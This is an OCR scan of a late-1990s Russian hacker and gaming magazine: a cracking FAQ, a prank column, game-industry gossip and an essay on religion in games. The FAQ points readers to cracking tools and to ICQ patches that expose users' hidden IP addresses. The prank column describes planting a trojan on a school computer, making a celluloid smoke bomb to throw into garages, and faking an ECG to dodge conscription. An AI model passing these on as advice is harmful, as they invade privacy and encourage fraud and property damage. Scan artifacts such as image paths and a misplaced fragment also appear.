Так, теперь я понял что такое декомпиляторы, теперь я даже осознал, что они мне очень нужны. Где бы к разным программам их достать?

Хех, всем нужно! Однако не у всех есть. Вот, держи: *http://www.ems.ru/~gold*. На этой странице, кстати, не только декомпиляторы, а еще и полезный софт для хака. Так что спеши, пока не прикрыли! ☺



Как заджойниться в какую-нибудь кракерскую группу? ХОЧУ!

Зайди на канал #cracking и напиши 'i kewl cracker! i wanna join!', тебе сразу же и ответят... Но вот что, это уже смотря в каком настроении они будут! ☺ Надеюсь, тебе повезет. R.I.P.



У меня кто-то лазает по моим дискам, пока я в Интернете!!! Чего делать?

Не звонить в Интернет! Это ж ежу понятно! ☺ Ну есть, конечно, и еще один способ, но он не всегда помогает. Но попытаться стоит. Сделай вот что: в свойствах Интернет соединения с твоим провайдером (надеюсь ты знаешь, как это найти?!) в разделе «Тип сервера» (Server type) убери «галочку» с «Подключаться к сети» (Log on to network). Это раз. Далее. Не забудь отключить 'Sharing' на все диски. Это два. Ну это, естественно, если ты используешь Windows 95/98. Если же ты используешь NT... Постой, а как это тебя угораздило? Если ты используешь NT и не знаешь, как это сделать, то, значит, ты не используешь NT! ☺ И еще, советую тебе проверить свой винт последней версией антивируса (AVP, например). Может, у тебя там 30 троянов живет? ☺



Как узнать чужой IP у ICQ User'a, если у него установлена опция «Не показывать мой IP» (Don't publishing my IP address)?

О-хо-хо! Аж замучили подобными вопросами! Как я уже говорил: сделать можно все что угодно. И, представь себе, даже это! Это все можно провернуть, если у тебя есть под рукой:

— ICQ (желательно 98, так как для нее легче найти патчи).

— ICQ-patches (патчи к ICQ).

Суть дела состоит в следующем. Работа ICQ построена на общении через некий ICQ Server. Для того чтобы общение происходило между двумя клиентами, естественно, ICQ серверу необходимо знать их IP адреса. Отсюда делаем вывод: твой IP адрес знает и другая сторона. Потому как в идеологии ICQ сделана большая ошибка. Если ты смотришь INFO о твоем «партнере» или пытаешься подключить нового ICQ Member'a в свой Contact List, то ТВОЙ ICQ Client смотрит настройки удаленного ICQ Member'a, и если там установлено «Need authorization» или «Don't publishing my IP address», то ТВОЙ ICQ Client пытается авторизоваться или не показывает чужой IP. Ну и, естественно, те самые патчи и позволяют «отучить» твой ICQ Client от плохого поведения! ☺ Применив их, ты теперь сможешь добавлять ICQ Member'ов без их авторизации и видеть их IP адреса. Если тебе они, конечно, зачем-нибудь нужны. ☺ Страничка с патчами для ICQ: *http://members.xoom.com/bbulbul/icq/icq.htm*



Ха! Интересно! А какие ты еще полезные линки посоветуешь?

Ну это легко. Вот тебе несколько... ОГРОМНОЕ, просто ГИГАНТСКОЕ количество туториалов по краку ты сможешь найти на странице: *http://202.103.111.109/hambo/cracktut.html*, а вообще, зайди-ка на главную страницу: «*http://202.103.111.109*». Там ты сможешь еще скачать разные краки, софт и найти кучу полезных линков. Едем дальше... Хакерский, кракерский, программерский софт, множество компиляторов, декомпиляторов, пакеров, унпакеров, дебагеров, статей, документаций, советов и других полезных вещей на странице: *http://dore.on.ru*. Это просто надо ВИДЕТЬ: «*http://hackersclub.com*». Здесь, кстати, есть NetBUS PRO 2.0 ☺ *http://www.hack-net.com* — очень интересный сайт. Кстати, здесь в разделе Site Links ОЧЕНЬ много линков на хакерские сайты. Вперед в Интернет с песнями, ☺ может ты еще не опоздал на раздачу слонов. ☺



Я хотел бы посмотреть на взломанные сайты и информацию, каким образом их сломали, как бы это осуществить?

Смотри сюда: «*http://www.2600.com*». Это хакерский журнал. Разная интересная инфа + в самом конце страницы есть такой раздел «Hacked Sites», вот туда тебе и прямая дорога. Точнее, нет, не прямая.. через Proxy! ☺



Какие ты знаешь околохакерские конференции FidoNet?

Многие. Ну, например: $CRACK$, $CRACK$.TALKS, PVT.CRACK, PVT.CRACK.WHERE, RU.HACKER, HACKING, DIG.HACKER, $HACKING$, RU.HACKER.UUE, RU.CRYPT, RU.SOFT.PROTECT, RU.HACKER.DUMMY (тебе сюда ☺), RU.NETHACK, ну и, конечно же, RU.INTERNET.CHAINIK. ☺



Какие есть последние версии Soft iCE, IDA, HiEW?

Те, которых нет у тебя! ☺

Soft iCE:	4.0
IDA:	3.85
HiEW:	6.15

Ты бы хоть объяснил, например, что это такое? А то вот я из деревни... не знаю.

Soft iCE — это дебагер под Dos, Windows 3.x, Windows 9x, Windows NT. Даже скажем так... «профессиональный» дебагер. Тебе в нем будет разобраться не просто, но ты попробуй. Большинство тех, кто его использует, думают, что знают о нем все. На самом деле это не так. Достаточно заглянуть в его документацию и почитать его команды. Вообще дебагеры служат для того, чтобы отслеживать, как работает программа. Изначально их создавали для нахождения ошибок в своих программах, но мы пристроились и сюда. ☺ С помощью дебагера можно заглянуть «внутрь» программы, понять алгоритм ее работы, ну и, конечно, подпачить, если надо. ☺ Далее... IDA... Как много букв в этом слове. ☺ Слово маленькое, а возможности ОГРОМНЫЕ. Это как раз и есть тот самый «декомпилер» (конкретно декомпилером его назвать нельзя, потому что это что-то среднее, аморфное ☺). Как раз с помощью него-то и можно получить исходники всех твоих программ! Пусть и не на четком языке высокого уровня, а на асемблере, но зато теперь ты можешь показать своим друзьям исходники и сказать, что ты такой крутой, знаешь ASM. ☺ Очень удобный интерактивный интерфейс. HiEW — хакерский вьюер (просматривальщик файлов). Необходим каждому. Позволяет просматривать любые файлы, будь то текстовые или бинарные. Есть встроенный ASM/HEX декодер, калькулятор и многое другое. Например, с помощью него ты можешь легко «подправить» чужую программку. В основном для этого он и служит. ☺

Ты мало знаешь? Ты хочешь стать кракером/хакером? Ты не можешь этого сделать сам? Пиши мне, и если ты не умрешь со смеху, то ты им станешь! — Sp0Raw
Мне можно задать вопросы по следующим адресам: sp0raw@riddle.spb.ru или 2:5033/2701@FidoNet.
Только очень прошу, сделай в ТЕМЕ письма пометку: [вопрос по FAQ].

Sp0Raw (sp0raw@riddle.spb.ru)

Западлостроительство

Торик (torick@mail.ru) и or@NGE

Мой рассказ займет много времени, так как я всю жизнь только тем и занимаюсь, что строю козни другим. Не буду описывать всеми любимый способ очистки деревенских сортиров (это когда дрожжи в яму кидают) и такие банальные развлечения, как битье стекол, а перейду сразу к делу.

Лечись, студент

В 7 классе меня угораздило попасть в больницу с вывихнутой рукой. Процесс лечения доставил немало удовольствия мне и окружающим ☺. Начнем с того, что любимым развлечением обитателей хирургического отделения детской Морозовской больницы, что в Москве, была следующая незатейливая процедура: брался некий предмет, привязывался веревкой к дверной ручке изнутри и ставился на балку над дверью в параше. Входящий активизировал сей механизм, после чего подвергался непосредственному воздействию падающего предмета. Пока я находился в лежаче-забинтованном положении, я не мог принимать участия в действиях и руководил товарищами по несчастью на расстоянии. Первой моей идеей было в качестве предмета над дверью использовать ночной горшок, использованный по прямому назначению. Первый же опыт увенчался успехом, дежурная медсестра заявила на исполнителей главврачу, и они были выписаны досрочно (интересно, их повесили или расстреляли?). Меня, как лежачего больного, к делу не приписали и претензий ко мне не поимели. Каждому больному (включая меня) ежедневно доставляли от заботливых родителей пакеты с продуктами питания (ибо то, чем кормили в больничной столовке, можно было сравнить лишь с пищей военнопленных марсиан на строительстве рудников для новых русских в Сибири). В этих пакетах среди йогуртов, шоколадных батончиков, круассанов, арахиса и чипсов нередко попадались пакеты с соком. Если сок оказывался яблочным, это давало повод к новой шутке: бралась небольшая баночка, на нее наклеивалась бумажка с некоторой надписью, в общем, банка становилась похожей на те, в которые еженедельно собирают анализ мочи... такая банка наполнялась яблочным соком (который, как известно, внешне имеет схожесть с продуктом жизнедеятельности любого млекопитающего) и ставилась в ряды банок, предназначенных для анализа. Когда врачиха приходила забирать банки, желающий товарищ брал банку с соком и на глазах у бабки в белом халате выпивал содержимое... реакцию персонала описывать не буду ☺. Заветная мечта детства: вот бы кто-нибудь ошибся и выпил вместо сока анализ... правда, до такого дело не дошло, а жаль ☺.

Детские шалости

Продолжаем разговор: как ни странно, в школе у меня не было особой практики в западлостроительстве, если не считать установки трояна на комп замдиректора с последующим использованием школьного доступа (в течение недели — потом пароль поменяли) и пятикратного форматирования винтов в кабинете информатики. В 8 классе мне довелось учиться в школе под гордым номером 119. В первой четверти наша тусовка активно упражнялась с инструментом, называемым «подушка-пердушка», которая впоследствии позорно лопнула со звуком взрыва сероводородной бомбы замедленного действия с дистанционным управлением и кондиционером...

Ну, хватит воспоминаний, переходим к практическим советам:

Напакостил одному, дай посмеяться другим

Довольно мило бывает привязать рулон туалетной бумаги к трамваю (троллейбусу) и постепенно разматывать. Море радости вам и прохожим обеспечено!

А вот этот способ хорош в метро, когда едешь с большой компанией (с маленькой можно нарваться на определенного рода неприятности или быть неправильно понятым). Берется **презерватив**, надувается и вставляется между дверями с таким расчетом, чтобы последние, будучи закрытыми, не давали воздуху выходить из контрацептива наружу... Когда двери открываются, «изделие #2» под действием реактивной силы вылетает на платформу в толпу пассажиров, чем вызывает здоровый смех публики...

Что можно делать на даче: неплохо использовать целлулоид (не альбом **Tequlajazz**, а вид пластика, в народе его называют «быстрогорелка»). К сожалению, в наше время этот материал редко встречается, так что если есть возможность — бери сколько можешь унести! Некоторое количество целлулоида нарезается, заворачивается в фольгу с таким расчетом, чтобы кусочек торчал наружу. Этот кусочек надо поджечь, подождать, пока разгорится, и задуть. Отсюда мы получаем импровизированную дымовую шашку, которую очень приятно подкинуть куда-нибудь (особенно хорошо на военный склад или в гараж ☺).

Для тех, кто учится в школе и на уроках информатики проходит старую версию **Маздай-95**, то можно довести до инфаркта многих (в том числе и «любимых» учителей информатики) очень простым способом: кликаешь правой кнопкой мышки на кнопке **ПУСК** и выбираешь в появившемся меню **«закрыть»** (работает в старых версиях **Windows**)... Комментарии излишни — недокументированные функции рулят форева.

Так.. я обещал ни слова о компьютерах? Виноват, затыкаю пасть.☺

Магазины

Вот как можно прикалываться в модных обувных магазинах (типа **«Бульдог»** и **«Urban»**). Когда никто не видит, переставляем ценники или обувь и получается, что под офигенными высокими Шеллисами на двойной подошве появляется цена — 10 у.е., а рядом стоящие сандали-босоножки дорожают до 70 у.е. — далее отходим на безопасное расстояние и наблюдаем за реакцией покупателей.

Метро

Это придумали студенты Физтеха... Покупаем наклейки для принтера, подбираем такой шрифт, каким напечатаны названия станций на схеме в вагонах, и импровизируем... Ребята добавили на серой ветке в самом верху станцию Физтех... Смеху было много, так как Физтех находится даже не в Москве. ☺ А самое веселое, что эта схема появилась на календариках. ☺

Самый шик — это добавить новую линию, пока на это никто не решался... Может, ТЫ будешь первым!

Году эдак в 94-м в Московском метро появились наклейки со словами «Вечное не тухнет — компания Штукин и Штерн». Тоже типа прикол... Таким образом можно на халяву (пока не отдерут наклейку) рекламировать свой сайт/фирму/группу/клан. Может заняться бизнесом?

Есть отличный способ повеселить публику при помощи китайца, который знает русский язык: спросите у него, как будет по-китайски «Лиса тихо-тихо

должно быть веселым!

возвращалась в общежитие...», а дальше сами услышите. ☺

Клубы

Как проносить в ночные клубы крепкие спиртные напитки... Берем плоскую **армейскую фляжку**, наполняем чем хочется и помещаем любимой девушке в э-э-э... за пояс, в общем. Распить можно в туалете или в чилл-ауте, но учтите, если засекут — выставят ночью на улицу... Раньше это не проходило — охранники были оборудованы металлоискателями, а теперь, с появлением железных денег, это упразднили...

Телефонные хулиганства

Тут нового мало... Не буду упоминать про бомбу в школе, американском посольстве или синагоге. «Вам телевизор нужен? Тогда мы придем заберем» — это все уже устарело... хочется чего-нибудь новенького и оригинального. Например, заказать в популярных нынче телемагазинах какой-нибудь «Вибратор-гвоздодер с оптическим прицелом, турбонаддувом и бесплатной доставкой на дом за **400** баксов» и сказать адрес кого-нибудь, кому хотите сделать приятный сюрприз. Только не забудьте указать свой телефон — магазинщики обязательно перезванивают, дабы уточнить заказ.

Призыв в армию


Один из способов не пройти медкомиссию: получив направление на ЭКГ, берем маленькую батарейку (как для часов), кладем за щеку и отправляемся на кардиограмму... Батарейка вызывает сбои в системе, которые люди в белых халатах принимают за неправильный ритм сердца... Кто-то даже так откосил от армии, говорят...

Вокзал

А вот так мы прикалывались на вокзале: стоим — курим — ждем электричку... Голос: «Поезд Москва — Рига отправляется с пятого пути.» Один из нас (громко): «Повтори, сволочь (впрочем, можно и покрепче)!!!» Голос: «Повторяю, поезд Москва — Рига...» Вся платформа каталась со смеху. ☺

«Ну... все, что знал, сказал». © Особенности национальной охоты. Но обязательно ждите продолжения — оно будет!

X



Отец проиграпся...

В пятницу 16 июня по случаю открытия новых офисов в Ensemble Studios провели закрытую вечеринку, на которой была представлена почти вся «богема» игровой индустрии. Напитки, еда, специально приглашенные журналисты и куча красивых девушек... А помимо всего прочего, состоялся показательный командный матч в мультиплеер бета-версии Age of Empires II: Age of Kings, сделавшийся, естественно, гвоздем программы. Действо назвали «Battle of the Kings Multiplayer Tournament». И правда, «битва отцов», ведь играть со-



Вечеринка в самом разгаре

бирались Брюс Шелли и Сэнди Питерсон (оба из Ensemble) против самого Джона Ромеро из ION Storm и небезызвестного Криса Тейлора из Gas Powered Games! Получилось настоящее шоу... особенно в силу того, что команда Ромеры проиграла в пух и прах своим коллегам из Ensemble, чего, честно говоря, никто не ожидал. Как же, ведь Ромеро — «папа» мультиплеера! Но припальцованного папаньку вынесли без напряга, аки дитенка. Не сказать, чтобы игра была очень напряженной, но, говорят, пару раз ребятам из Ensemble пришлось-таки попотеть. Наверное, это ромеровские почитатели так говорят. Хех, попробовали бы эти энсемблианцы с Джоном в Daikatana сыграть! Хотя кто его знает, может, он



Слева направо: Брюс Шелли, Сэнди Питерсон, Джон Ромеро и Крис Тейлор




Ромеро отдыхает по полной программе...

совсем уже класс игры потерял, столько по всяким приемам и пресс-конференциям шататься... разжирел да зажрался, понимаешь ли...

За ширмой настольщины

Компании Microsoft и Zipper Interactive (издатель и разработчик MechWarrior 3 соответственно) объявили, что в мире PC-игр получит свое воплощение еще одна игровая вселенная, подобная



BattleTech. Называется она Crimson Skies, особенной популярностью на рынке в силу своей молодости не пользуется, но специалисты отмечают, что это временно — у игры имеется значительный потенциал.

Игра, которую Zipper и Microsoft собираются выпускать, носит одноименное название. События развернутся в пору «золотого века авиации» и воздушного пиратства. Выйдет игра в середине 2000-го года. Все вроде нормально, да? Не, чувак, не совсем...

Права на исходный настольный вариант Crimson Skies, как и в случае с BattleTech, принадлежат корпорации FASA. А права на создание и издание компьютерных игр по этой вселенной закреплены за компанией FASA Interactive, в прошлом — подразделением FASA, а ныне — собственностью Microsoft, которая несколько месяцев назад прикупила ее для коллекции. И ходят по миру слухи, что подобный оборот руководство FASA не особенно устраивает. Дескать, мы тут годами взращиваем игры, тратим уйму сил, а потом мелкомягкие заср...поганцы вместе со всякими зипперами и прочими зажигалками лепят по ним игры и зашибают крутые деньги, в сущности — у нас эти самые деньги из-под носа уводя. Ведь подразделение FASA Interactive и было создано с целью прорыва на компьютерно-приставочно-игровой рынок! Но потом то ли корпорации стало в лом с ним валандаться, то ли еще чего, но они продали свое это подразделение дядюшке Биллу. Теперь начинают жалеть. Правда, пока ничего не предпринимают, так как драться за рынок PC и прочих игр им покамест по-прежнему в лом. Интересно, как долго еще будет?..

Стикером по фэйсу

Как мы уже писали в предыдущем номере **X**, супермодель Нелл МакЭндрю, долгое время олицетворявшая Лару Крофт из ТумбоРейдера на всяческих выставках, презентациях и прочих тусовках, собралась заняться шоу-бизнесом и порвать с геймерским прошлым. Она в одностороннем порядке разорвала контракт с Core, чтобы начать карьеру фотомодели в журнале «Плейбой» — именно она будет красоваться на обложке августовского номера этого сугубо пуританского журнала (как выглядит сие безобразие, ты имел счастье лицезреть в прошлом номере X). А рядом с ней на обложке будет красоваться логотип «Tomb Raider», точно такой же, как и в игре... Впрочем, не во всякой стране мира ему дадут красоваться вволю.


15 июля один из судей высшей судебной инстанции города Лондона вынес приговор — заклеить! Весь тираж журнала в Англии (а это 20.000 экземпляров) будет продаваться со стикером, закрывающим логотип игры. Типа, я не я и телка не моя. Отодрать стикер, конечно, ничего не стоит, но не дай Бог продавцу печатной лавки выложить на прилавок журнал без наклейки — тут же возьмут с поличным и штрафанут хорошенько, чтоб жизнь медом не казалась.

Разумеется, инициаторами «дела» выступили юристы, нанятые возмущенными братками из Core Design. Типа, такие пошлости вокруг чистого имиджа Лары неприемлемы! По их мнению,

Нелл все еще отождествляют с тумбо-рейдерской шлюшкой, и дабы «светлый образ Лары не потускнел после таких фотографий», ее решили заклеить. А чего? Хорошо насолили девчонке. Потому как без тумборейдерского логотипа ее спорные прелести и гроша ломаного не стоят. «Плейбой» — он ведь не только и не столько за счет внешнего вида своих моделей продается, сколько за счет их известности в обществе. Так что славно Core Design подгадили своей предательнице, славно! Аплодисменты, господа, подобное искусство западла заслуживает всенародного признания!

О кораблях и о крысах

Вскорости после выхода бандюкового 3D-шутера Kingpin поползли слухи о развале команды разработчиков (Xatrix), часть из которых решила покинуть своих собратьев по труду на произвол судьбачий и открыть собственную независимую студию. Причем слухи ползли упорно, просачиваясь в каждую щель и заставляя взволноваться разум всякого сетевого наблюдателя (разум твоего покорного типа слуги — в первую очередь). И настолько упорно ползли эти самые слухи, что комментировать их пришлось, ни много ни мало, президенту Xatrix Дрю Маркхаму. Который всячески уходил от прямых ответов и метал в публику фразы навроде «Пресса просто раздула это на пустом месте! У нас в Xatrix ничего не происходит такого, о чем следовало бы писать в газетах и на сайтах!» Ну и пока, вроде бы, Xatrix не развалилась. Хотя, того и гляди, на том или ином крупном сайте взовьется весть об «окончательном распаде команды»... чтобы на следующий день ее снова начали опровергать.



Проблемы сейчас не только в Xatrix. Несколько человек покинуло LucasArts. В их числе оказался даже Стив Дотерман, ветеран игровой индустрии! Конечно, без работы никто не останется, того же Дотермана уже приютил Electronic Arts, посадивший его в клетку под замок... шутка, на самом деле поставивший его рак.... тьфу, увлекся, поставивший его руководить крупной дизайнерской студией! Вот.

Вообще, если в компании начинаются разборки и увольнения, значит, не все там в порядке. Значит, очень может быть, что корабль дал трещину и скоро начнет позировать на страницах игровых изданий в роли еще одного «Титаника». Конечно, можно лишь догадываться, что за проблемы в Xatrix и LucasArts, возможно, там вообще ничего особенного нет, уходили же люди и из 3DRealms, и из id Software, в конце-то концов! Вот только не дает покоя мысль о крысах. Тех самых, которые если сматываются с корабля, так, значит, есть на то причины. Да простят меня господа разработчики за подобное меткое сравнение.

Финита ля комедия: A-10 Warthog


Трагедия, господа. Компания Origin решила с головой уйти в разработку онлайновых опусов и отныне заниматься только ими. На такой шаг их вдохновил чумовой успех Ultima Online, а посему компания решила: «Это круто! Будем покорять бесконечные просторы Сети!», которая к тому же растет не по дням, а по часам, как дерьмо на дрожжах (см. **X** №3, стр. 25). В общем, решено — концентрируемся на онлайнах...

И трагедия намбер два, господа. Одновременно с этим заявлением компания объявляет о закрытии авиасимулятора A-10 Warthog (разработчик — великие Jane's). Какая связь, спрашиваешь? Почему нельзя было доделать игру? А им мощностей на переходный период не хватило. Как выяснилось из определенных источников, Origin, приняв решение о смене производственно-игровой ориентации, начала испытывать проблемы с нехваткой кадров. И, не мудрствуя лукаво, выкинула A-10 Warthog на помойку, а его разработчиков хорошим пинком перекинула на другие участки строительства своего светлого онлайнового будущего. Жалко тебе A-10 Warthog? И мне тоже не очень. Была бы хорошая игра — не закрыли бы. Вообще, «великая» Jane's последнее время много всякого отстоя делает, и есть большая маза, что A-10 Warthog относился к той же категории.

Добавлю в завершение, что Origin нынче из шкуры вон лезет, оправдываясь перед всеми, что, мол, она в братках из Jane's души не чает, обожает их до посинения и все следующие их игры будет издавать как отче наши и вообще и все такое... А я вот думаю, попробует ли Jane's найти для A-10 Warthog другого издателя? Вот нутром чую — не попробует. Ну увидим.



Редактор скандалов
JazzCat
jazzcat@xaos.ru



Kingpin (Xatrix)

Одно из самых любимых писем, полученных мной, называло меня «Сатанинским извратителем американской молодежи!». Человек, написавший его, никогда не играл и даже не видел ни одной серии Ultima, он видел только рекламное объявление Origin.
Ричард Гэрриот, a.k.a. Lord British

Игры, в которые играют...черти И черти, которые играют в игры

Tyranthraxus
иллюстрации – Даниил Кузьмичев

Как-то раз я почитывал «Таверну» Interplay (ныне расположенную на feedback.interplay.com/tavern) и натолкнулся на забавный пассаж. Некое существо, испытывающее заметные проблемы с пониманием реального мира, высказывало «озабоченность» нехристианскими тенденциями в игровом бизнесе. После очень длинного и столь же неоригинального вступления на тему «этот мир греховен, но скоро придет Спаситель и, как следует из его имени, кого-нибудь спасет» следуют обвинения в адрес Bullfrog с Populous-3 и журнала Computer Gaming World. Избранные отрывки: «...если ты — Христианин, приготовься к тому, что будешь разгневан, взбешен, огорчен и даже шокирован», «...они (Bullfrog — Т.) используют отрывки из Библии, чтобы насмехаться над Господом...», «...серия Populous — глупа, это издевательство и насмешка над божественным деяниями Господа нашего для его народа...». **Уже смешно? Если нет, окропи этот журнал святой водой и сожги его, а потом беги в церковь вымаливать искупление грехов.**

Я, грешным делом, сначала посчитал, что сей образец человеческого идиотизма — не более чем неудачный прикол. Мой наивный оптимизм и вера в эволюцию убедили меня, что особи, говорившие такое на полном серьезе, давным-давно вымерли. Увы, я ошибался. От глупости, конечно, умирают, но она все равно бесконечна, как учил нас вождь и отец народов Эйнштейн. Итак, что же ужасает в современных играх доморощенных воинствующих ортодоксов? И насколько они близки к истине?

Чтобы не впадать в банальности, минуем десять лет христианской охоты на Гэри Гигакса и подойдем вплотную к теме материала — играм компьютерным. Начнем с самых очевидных и примитивных примеров — с экшен. То есть с батюшки Doom. Ребята из id быстро схватили, что лучше всего продаются противоречивые темы. После Wolf3D мистер Ромеро осознал, что одними потоками кровищи на 600-й «мерс», может, и удастся заработать, но на виллу в Испании по соседству с дворцами новых русских братков — уже никак. Посему было взято за шкирку и как следует вздрючено более серьезное табу — религия. Благо «святая инквизиция» прекратила свое существование многомного лет назад (в противном случае нам бы наверняка пришлось читать статьи на тему «Джон Ромеро — программист или топливо?»). Число пентаграмм на любой отдельно взятой стене способно довести добропорядочного христианина до эпилептического припадка, сопровождающегося избиением монитора с помощью окованной железом библии в твердом переплете. А демонов в Doom столько, что после игры в него компьютер можно спасти от Страшного Суда только путем выливания литра святой воды на процессор и материнскую плату.

Doom и Doom-2 пошли хорошо. Очень хорошо. И не надо мне гнать, что дело в дэсматчах, тонко сделанном интерфейсе и вообще в играбельности! Я это и сам знаю. Но настаиваю, что пентаграммы тоже сыграли немалую роль. Все-таки хит номер один среди (л)американских и прочих тинейджеров. А у них день, в течение которого не удалось чем-то шокировать родителей и впечатлить друзей, прожит зря. Предположу, что «мафии в плащах», давеча отстрелявшей два десятка своих одноклассников в городке Литтлтон, в Doom играть запрещали родители.

